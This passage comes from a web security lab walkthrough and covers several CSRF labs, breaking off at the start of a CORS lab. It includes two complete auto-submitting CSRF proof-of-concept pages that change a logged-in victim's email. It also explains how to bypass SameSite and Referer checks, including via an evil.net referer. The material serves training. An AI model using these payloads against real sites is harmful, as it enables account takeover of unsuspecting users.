
We see that there is a 120 second window where if the SameSite restriction is automatically set by the browser, where POST requests are allowed.

We first redirect the user to the login page. Once logged in, the cookies are in the browser. The script executes after 5 seconds and submits the form which will reset the victim’s email address.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<html>
<body>
<form action="https://0a6d00d6048f486e808d44360048006f.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="wiener@normal-us.com" />
<input type="submit" value="Submit request" />
</form>
<script>
window.open('https://0a6d00d6048f486e808d44360048006f.web-security-academy.net/social-login');
setTimeout(changeEmail, 5000);
function changeEmail(){
document.forms[0].submit();
}
</script>
</body>
</html>
Sending this PoC will solve the lab.
11. CSRF where Referer validation depends on header being present
Description:

In this lab, the validation for CSRF is dependent on the Referer header.
Explanation:

We can set a meta tag which will skip validation of referer header.


We reset the email address once and send the request to repeater. We then generate a CSRF PoC.
We added the <meta> tag to the CSRF PoC.
1
2
3
4
5
6
7
8
9
10
11
12
13
<html>
<meta name="referrer" content="never">
<body>
<form action="https://0a1e001a047a696d8012a840009600ad.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="wiener@norml-user.net1" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Sending the PoC will solve the lab.
12. CSRF with broken Referer validation
Description:
In this lab, the CSRF validation is broken and we need to bypass it to change the victim’s password.
Explanation:
We try changing the Referer header to something else to see what works. The subdomain admin worked. It looks like the Referer header must have the Host URL in it for the request to pass.


We confirm it by using Referer https://evil.net/?<PATH TO HOST URL>. We can see that even this works.

We can see that messing with the Host URL gives us the 400 Bad Request as a response which says Invalid referer header.

We generate the CSRF payload but need to add the Host URL as /?URL to the history.pushState() line and we need to add a header - Referrer-Policy: unsafe-url. Sending this will solve the lab.
1. CORS vulnerability with basic origin reflection
Description:

We need to abuse the CORS misconfiguration to get the victim’s API key.
Explanation:

W